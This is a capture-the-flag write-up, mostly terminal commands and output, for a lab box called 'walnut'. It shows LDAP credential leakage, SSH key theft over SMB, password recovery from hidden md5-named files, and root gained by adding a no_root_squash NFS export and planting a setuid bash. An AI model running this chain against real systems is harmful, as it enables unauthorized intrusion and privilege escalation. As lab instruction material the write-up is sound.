
Overview
The machine starts by ldap enumeration that leaks a plaintext password from the automation account description, using it over ssh to get shell as automation to find a custom su wrapper script and hidden md5 hash files and recover credentials to get shell as localjob3, then abusing a writable nfs exports acl with a nopasswd systemctl restart to create a no_root_squash export and deploy a setuid binary to get shell as root.
Enumeration
We started with an initial nmap scan to get a feel for what was exposed, and then we checked the results to prioritize what to enumerate next.
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ nmap -sC -sV -oN nmap/initial walnut.local
Starting Nmap 7.94SVN at 2025-09-19
Nmap scan report for walnut.local (10.10.11.x)
Host is up (0.032s latency).
PORT STATE SERVICE VERSION
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.18
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 4 (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4
389/tcp open ldap OpenLDAP 2.2.X - 2.3.X
2049/tcp open nfs         2-4 (RPC #100003)
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| _smb-os-discovery: OS: Windows 6.1
Host script results:
| _clock-skew: mean: 1s, deviation: 0s, median: 0s
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
So we found the following open ports and services:
- 22/tcp - SSH, OpenSSH 9.6p1 Ubuntu 3ubuntu13.18
- 111/tcp - rpcbind
- 139/tcp, 445/tcp - Samba smbd 4 (netbios-ssn)
- 389/tcp - OpenLDAP 2.2.X - 2.3.X
- 2049/tcp - NFS (nfs_acl, mountd, nlockmgr, status all present via rpcinfo)
NetBIOS name resolved to WALNUT, workgroup WORKGROUP and SMB2 security mode showed signing enabled but not required. No obvious CVEs were flagged by nmap default scripts, and OS was identified as Linux.
The presence of SMB, LDAP, and NFS together suggested a Linux host acting as an identity/file server, though it turned out to be standalone OpenLDAP rather than Samba AD.
SMB
Next we listed shares using the given credentials, and we found three shares with one standing out as interesting.
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ smbclient -L //walnut.local/ -U larryburns
Password for [WORKGROUP\larryburns]:
        Sharename Type Comment
        --------- ---- -------
        print$          Disk      Printer Drivers
        automation Disk automation share
        IPC$            IPC       IPC Service (walnut server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
The share named automation stood out as non-default and worth investigating. SMB1 workgroup listing failed since the server only supports newer SMB protocol versions, which did not affect access to the shares.
Then we tried to connect directly to automation with the larryburns credentials, and we got denied:
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ smbclient //walnut.local/automation -U larryburns
Password for [WORKGROUP\larryburns]:
tree connect failed: NT_STATUS_ACCESS_DENIED
So larryburns had valid domain credentials but no share-level permission on automation.
NFS
We then checked NFS exports, and we found nothing exported at this stage:
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ showmount -e walnut.local
Export list for walnut.local:
/ (empty)┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ rpcinfo -p walnut.local
program vers proto port service
100000 4 tcp 111 portmapper
100000 3 tcp 111 portmapper
100003 3 tcp 2049 nfs
100003 4 tcp 2049 nfs
100005 1 udp < port> mountd
100005 3 tcp < port> mountd
100021 1 tcp < port> nlockmgr
100024 1 tcp < port> status
100227 3 tcp 2049 nfs_aclrpcinfo confirmed the NFS-related services (nfs, mountd, nlockmgr, status, nfs_acl) were running and registered with rpcbind, but nothing was exported yet. We noted this and revisited it later during privilege escalation once export control was obtained.
LDAP
Next we moved to LDAP enumeration. We first tried a guessed Active Directory style DN and we failed:
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ ldapsearch -x -H ldap://walnut.local -D "larryburns" -w 'IloveMontgommery!' -b "dc=walnut,dc=local"
ldap_bind: Invalid DN syntax (34)
        additional info: invalid DN
Then we tried a full AD style DN and also tried anonymous bind, and both failed:
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ ldapsearch -x -H ldap://walnut.local -D "cn=larryburns,cn=users,dc=walnut,dc=local" -w 'IloveMontgommery!' -b "dc=walnut,dc=local"
ldap_bind: Invalid credentials (49)

┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ ldapsearch -x -H ldap://walnut.local -s base -b "" "(objectclass=*)" namingContexts
ldap_bind: Inappropriate authentication (48)
        additional info: anonymous bind disallowed
The nmap banner identified this as OpenLDAP 2.2.X to 2.3.X, not Samba4 AD, which meant the directory layout used standard OpenLDAP organizational units (ou=People, ou=Groups) rather than AD style cn=Users containers. So we switched to the correct DN pattern and we succeeded:
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ ldapsearch -x -H ldap://walnut.local -D "uid=larryburns,ou=People,dc=walnut,dc=local" -w 'IloveMontgommery!' -b "dc=walnut,dc=local"
# extended LDIF
# LDAPv3
# base <dc=walnut,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# walnut.local
dn: dc=walnut,dc=local
o: Kurumi inc
dc: walnut
objectClass: top
objectClass: dcObject
objectClass: organization

# People, walnut.local
dn: ou=People,dc=walnut,dc=local
ou: People
objectClass: organizationalUnit

# Groups, walnut.local
dn: ou=Groups,dc=walnut,dc=local
ou: Groups
objectClass: organizationalUnit

# automation, People, walnut.local
dn: uid=automation,ou=People,dc=walnut,dc=local
uid: automation
cn: automation
uidNumber: 7789
gidNumber: 7789
description: old pw asdh023incasdahff9 please change pw on all servers
objectClass: inetOrgPerson
objectClass: posixAccount
userPassword:: {SSHA}...

# briangeoff, People, walnut.local
dn: uid=briangeoff,ou=People,dc=walnut,dc=local
uid: briangeoff
...

# larryburns, People, walnut.local
dn: uid=larryburns,ou=People,dc=walnut,dc=local
uid: larryburns
cn: Larry Burns
userPassword:: {SSHA}e2Vyb...==
...

# automation, Groups, walnut.local
dn: cn=automation,ou=Groups,dc=walnut,dc=local
cn: automation
gidNumber: 7789
objectClass: posixGroup
This returned the full directory tree for the base dc=walnut,dc=local, including the organization name Kurumi inc, the ou=Groups and ou=People containers, and entries for three accounts: automation, briangeoff, and larryburns.
The automation account entry contained a description field with a leaked plaintext password:
dn: uid=automation,ou=People,dc=walnut,dc=local
uidNumber: 7789
gidNumber: 7789
description: old pw asdh023incasdahff9 please change pw on all servers
The gidNumber 7789 matched the gidNumber of the automation posixGroup, and the wording of the description suggested the password had been reused across services and possibly never rotated.
The larryburns entry also exposed a userPassword hash in SSHA format, which we didn't need further since the plaintext credential was already known.
Access as automation
I first tried the leaked password from the LDAP description field directly against SSH for the automation account, but that did not work, the credential was not valid for SSH login on its own (restricted to key-based authentication)
Since I already had that password, I went back to SMB and re-enumerated the shares with it, this time actually authenticating as the automation user rather than larryburns. That gave me permissions I did not have before, and the automation share, which had denied larryburns earlier, was now accessible. It turned out to correspond directly to the automation user's home directory.
I connected to the share and pulled everything down.
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ smbclient //walnut.local/automation -U automation
Password: asdh023incasdahff9
smb: \> prompt off
smb: \> recurse on
smb: \> mget *
getting file \user.txt of size 33 as user.txt
getting file \id_rsa of size 2602 as id_rsa
getting file \scripts\runScript.sh of size 256 as scripts/runScript.sh
Among the downloaded files were the user.txt flag and, more importantly, a private RSA key, id_rsa. That key gave me a proper login method instead of relying on a password that had not worked over SSH. I set the correct permissions on it and used it to log in.
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ chmod 600 id_rsa
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ ssh -i id_rsa automation@walnut.local
Welcome to Ubuntu 24.04.2 LTS
Last login: Fri Sep 19 10:00:00 2025 from 10.10.14.x
automation@walnut:~$ id
uid=7789(automation) gid=7789(automation) groups=7789(automation)
automation@walnut:~$ ls -l
total 8
drwxr-xr-x 2 automation automation 4096 Sep 19 09:00 scripts
-r----- 1 automation automation 33 Sep 19 09:00 user.txt
automation@walnut:~$ cat user.txt
< ITS OVER THERE>
So this gave us an interactive shell as automation, along with a user.txt flag in the home directory.
We then listed the home directory contents:
automation@walnut:~$ ls
scripts user.txt

automation@walnut:~$ ls -R scripts
scripts/:
logs runScript.sh

scripts/logs:
We tried an initial sudo -l but we failed since we didn't have the right password context for automation:
automation@walnut:~/scripts$ sudo -l
[sudo] password for automation:
Sorry, try again.
Sorry, try again.
Sorry, try again.
sudo: 3 incorrect password attempts
So we abandoned this path and focused on analyzing runScript.sh directly, since a custom script sitting in an automation account home directory is a strong indicator of an intended privilege escalation vector.
Analyzing runScript.sh
We looked at the contents and then we broke down the logic:
automation@walnut:~/scripts$ cat runScript.sh
#!/bin/bash
PARM1="$1"
PARM2=`echo -n "$1" | md5sum | cut -d' ' -f 1`
PARM3="$2"
DATE=`date +%d.%m.%Y-%Hh%m.%S`
su - "$PARM1" -c "$PARM3" < /home/automation/.hidden/"$PARM2" > /home/automation/scripts/logs/"$1"-"$DATE".log
Breaking down the logic we saw:
- PARM1 is a target username passed as the first argument.
- PARM2 is the md5sum of that username, used to look up a file in a hidden directory.
- PARM3 is an arbitrary command passed as the second argument.
- The script runs
su - PARM1 -c PARM3, redirecting stdin from a file named after the md5 hash of the username, and logging output to a timestamped log file.
The hidden directory file is only used as stdin for the su command, not as the command itself. The actual command executed is fully controlled by PARM3. This meant that whoever has the ability to invoke this script with elevated privileges controls both the target user and the command executed as that user.
Then we listed the hidden directory:
automation@walnut:~$ ls -la /home/automation/.hidden/
total 20
drwxr-xr-x 2 automation automation 4096 Sep 19 09:30 .
drwxr-xr-x 4 automation automation 4096 Sep 19 09:00 ..
-rw-r--r-- 1 automation automation 21 Sep 19 09:10 4f378611beed879f4f62a43ac18452a9
-rw-r--r-- 1 automation automation 21 Sep 19 09:10 af5f60ab1fe78c4a34e37c9cb4cc58b8
-rw-r--r-- 1 automation automation 21 Sep 19 09:10 b410af005ed0c033fd5e89720fdf2d57
-rw-r--r-- 1 automation automation 0 Sep 19 09:15 b4d2ab0ea77f3306355ac7b2bcfcd614
-rw-r--r-- 1 automation automation 21 Sep 19 09:05 b4d2ab0ea77f3306355ac7b2bcfcd614.bak
Next we discovered other local users by listing /home, and then we correlated them to the hidden files:
automation@walnut:~$ ls /home/
automation localjob1 localjob2 localjob3 localjob4

automation@walnut:~$ echo -n "localjob1" | md5sum
4f378611beed879f4f62a43ac18452a9 -

automation@walnut:~$ echo -n "localjob2" | md5sum
af5f60ab1fe78c4a34e37c9cb4cc58b8 -

automation@walnut:~$ echo -n "localjob4" | md5sum
b410af005ed0c033fd5e89720fdf2d57 -

automation@walnut:~$ echo -n "localjob3" | md5sum
b4d2ab0ea77f3306355ac7b2bcfcd614 -
So computing md5sums of candidate usernames matched the filenames in the hidden directory:
- localjob1 -> 4f378611beed879f4f62a43ac18452a9
- localjob2 -> af5f60ab1fe78c4a34e37c9cb4cc58b8
- localjob4 -> b410af005ed0c033fd5e89720fdf2d57
- localjob3 -> b4d2ab0ea77f3306355ac7b2bcfcd614
No stdin files existed yet for automation, briangeoff, or root, which meant the script could not currently be invoked against those targets, at least not with an existing stdin file present.
We noticed the live file for localjob3 was empty, but a backup of the same file contained a 21 byte value. We recovered it directly:
automation@walnut:~$ cat /home/automation/.hidden/b4d2ab0ea77f3306355ac7b2bcfcd614
(empty - 0 bytes)

automation@walnut:~$ cat /home/automation/.hidden/b4d2ab0ea77f3306355ac7b2bcfcd614.bak
vyZzRcreRGDjbq9t19Tb
This looked like a leftover or rotated password for the localjob3 account rather than arbitrary script input, given its format and the fact the live file had been zeroed out.
We also did other checks at this stage that didn't lead anywhere further, to rule out other privesc paths, and then we moved on:
automation@walnut:~$ ps auxww --forest
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.2 23232 13952 ? Ss 09:00 0:01 /sbin/init
root 400 0.0 0.3 45000 18000 ? Ssl 09:00 0:00 /usr/sbin/slapd
root 520 0.0 0.2 50000 12000 ? Ss 09:00 0:00 /usr/sbin/smbd
root 610 0.0 0.1 15000 8000 ? Ss 09:00 0:00 /usr/sbin/sshd -D
root 700 0.0 0.1 10000 5000 ? Ss 09:00 0:00 /usr/sbin/cron -f
-> no unusual process invoking runScript.sh as root, standard services only

automation@walnut:~$ systemctl list-timers --all
NEXT LEFT LAST PASSED UNIT
Thu 2025-09-19 12:00:00 UTC 2h left n/a n/a apt-daily.timer
-> no custom timers, only default Ubuntu maintenance timers

automation@walnut:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/su
/usr/bin/mount
-> no unusual SUID binaries beyond standard system defaults

automation@walnut:~$ lsof +D /home/automation/scripts 2>/dev/null
-> nothing watching the directory
Privilege escalation to localjob3
We took the recovered password from the .bak file and we tried it directly against localjob3, and it worked:
automation@walnut:~$ su - localjob3
Password: vyZzRcreRGDjbq9t19Tb
localjob3@walnut:~$ id
uid=1001(localjob3) gid=1001(localjob3) groups=1001(localjob3)
localjob3@walnut:~$ ls -la
total 20
drwxr-x--- 2 localjob3 localjob3 4096 Sep 19 09:00 .
drwxr-xr-x 6 root root 4096 Sep 19 09:00 ..
-rw-r----- 1 root localjob3 33 Sep 19 09:00 user.txt
Then we checked sudo rights for this account and we found a narrow NOPASSWD rule:
localjob3@walnut:~$ sudo -l
Matching Defaults entries for localjob3 on walnut:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User localjob3 may run the following commands on walnut:
    (ALL) NOPASSWD: /usr/bin/systemctl restart nfs-kernel-server.service
This is a narrow NOPASSWD rule, restricted to restarting the NFS kernel server service. It cannot be abused directly through GTFOBins style argument injection since the subcommand is fixed, but restarting the service causes /etc/exports to be re-read. The relevant question then became whether /etc/exports was writable.
We checked the file and we saw an ACL indicator:
localjob3@walnut:~$ ls -la /etc/exports
-rw-rw-r--+ 1 root root 390 Sep 19 2025 /etc/exports

localjob3@walnut:~$ getfacl /etc/exports
getfacl: Removing leading '/' from absolute path names
# file: etc/exports
# owner: root
# group: root
user::rw-
user:localjob3:rw-
group::r--
mask::rw-
other::r--
This confirmed an explicit ACL entry granting localjob3 read and write access to /etc/exports, independent of the base owner and group bits. Combined with the NOPASSWD sudo rule to restart the NFS service, this gave us full control over what gets exported and with what options, including the ability to disable root squashing.
Privilege escalation to root
Let's start the escalation.
Configuring the malicious export
As localjob3, we appended a malicious export and then we restarted the service:
localjob3@walnut:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
/home/automation *(rw,sync,no_subtree_check)

localjob3@walnut:~$ echo "/tmp *(rw,no_root_squash,insecure)" > > /etc/exports

localjob3@walnut:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
/home/automation *(rw,sync,no_subtree_check)
/tmp *(rw,no_root_squash,insecure)

localjob3@walnut:~$ sudo /usr/bin/systemctl restart nfs-kernel-server.service

localjob3@walnut:~$ showmount -e walnut.local
Export list for walnut.local:
/tmp *
/home/automation *
This exports /tmp to any client with no_root_squash, meaning a remote root user's UID 0 is preserved rather than mapped to the anonymous nobody account, and insecure allows connections from non-privileged source ports.
Mounting from the attacker machine
We created a mountpoint and we tried mounting, then we hit a permission issue and fixed it:
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ mkdir -p /tmp/walnut_nfs

┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ mount -t nfs -o vers=3 walnut.local:/tmp /tmp/walnut_nfs
mount.nfs: failed to apply fstab options
mount.nfs: Operation not permitted
The first attempt failed with mount.nfs: failed to apply fstab options. This was caused by running the mount command as a regular user rather than root. So we prefixed the command with sudo and we succeeded:
┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # mount -t nfs -o vers=3 walnut.local:/tmp /tmp/walnut_nfs

┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # mount | grep walnut
walnut.local:/tmp on /tmp/walnut_nfs type nfs (rw,vers=3,addr=10.10.11.x)

┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # systemctl status rpc-statd
● rpc-statd.service - NFS status monitor for NFSv2/3 locking.
   Loaded: loaded (/lib/systemd/system/rpc-statd.service; static)
   Active: active (running)
This succeeded and also triggered systemd to create and start rpc-statd.service automatically as a dependency.
Dropping a SUID shell
We first tried the copy as a normal local user, and we learned it wasn't sufficient:
┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ cp /bin/bash /tmp/walnut_nfs/rootbash

┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ chmod +s /tmp/walnut_nfs/rootbash

┌─[]─[10.200.88.232]─[jimmex@attacker]─[~/HSM/walnut]
└──╼ [★]$ ls -la /tmp/walnut_nfs/rootbash
-rwsr-sr-x 1 jimmex jimmex 1298416 Sep 1 10:18 /tmp/walnut_nfs/rootbash
The copy and chmod were run as a normal local user, not root. Since no_root_squash only preserves the UID of the connecting client as-is, a non-root local user copying the file simply created a file owned by that same non-root user on the remote side. The setuid bit on a non-root owned binary is not useful for privilege escalation. We confirmed this when running the resulting binary on the target as localjob3:
localjob3@walnut:~$ /tmp/rootbash -p
rootbash-5.2$ id
uid=1001(localjob3) gid=1001(localjob3) euid=1001(localjob3) egid=1001(localjob3)
rootbash-5.2$ cat /root/root.txt
cat: /root/root.txt: Permission denied
So we fixed it by repeating the copy and chmod as root locally. First we hit a stale handle error:
┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # cp /bin/bash /tmp/walnut_nfs/rootbash
cp: cannot create regular file '/tmp/walnut_nfs/rootbash': Input/output error

┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # chmod +s /tmp/walnut_nfs/rootbash
chmod: cannot access '/tmp/walnut_nfs/rootbash': Input/output error
An I/O error occurred on overwrite, most likely caused by a stale NFS file handle left over from the first non-root write to the same filename. So we removed the stale file and remounted cleanly before retrying, and then we verified ownership:
┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # rm -f /tmp/walnut_nfs/rootbash

┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # umount /tmp/walnut_nfs

┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # mount -t nfs -o vers=3 walnut.local:/tmp /tmp/walnut_nfs

┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # cp /bin/bash /tmp/walnut_nfs/rootbash

┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # chmod +s /tmp/walnut_nfs/rootbash

┌─[root@attacker]─[/home/jimmex/HSM/walnut]
└──╼ # ls -la /tmp/walnut_nfs/rootbash
-rwsr-sr-x 1 root root 1298416 Sep 1 10:22 /tmp/walnut_nfs/rootbash
This confirmed the binary was now owned by root on the export, proving no_root_squash correctly preserved the local root UID through the mount.
Root shell
Finally on the target, as localjob3 (or automation) we executed the SUID binary and we got root:
localjob3@walnut:~$ /tmp/rootbash -p
rootbash-5.2# id
uid=1001(localjob3) gid=1001(localjob3) euid=0(root) egid=0(root) groups=0(root),1001(localjob3)
rootbash-5.2# cat /root/root.txt
f42a447b<AGH YOU AGAIN!>
rootbash-5.2# ls -la /root/
total 32
drwx------ 4 root root 4096 Sep 19 09:00 .
drwxr-xr-x 18 root root 4096 Sep 19 09:00 ..
-rw-r--r-- 1 root root 33 Sep 19 09:00 root.txt
-rw------- 1 root root 1200 Sep 19 09:00 .bash_history
We also verified we could do the same from the automation account if needed:
automation@walnut:~$ /tmp/rootbash -p
rootbash-5.2# id
uid=7789(automation) gid=7789(automation) euid=0(root) egid=0(root)

Path
That's what We did in this box
Resources
- https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-ldap.html
- https://book.hacktricks.wiki/en/network-services-pentesting/nfs-service-pentesting.html
- https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/nfs-no_root_squash-misconfiguration.html
- https://linux.die.net/man/5/exports
- https://linux.die.net/man/1/getfacl
- https://linux.die.net/man/8/mount.nfs
- https://gtfobins.github.io/gtfobins/systemctl/
- https://man7.org/linux/man-pages/man8/rpc.mountd.8.html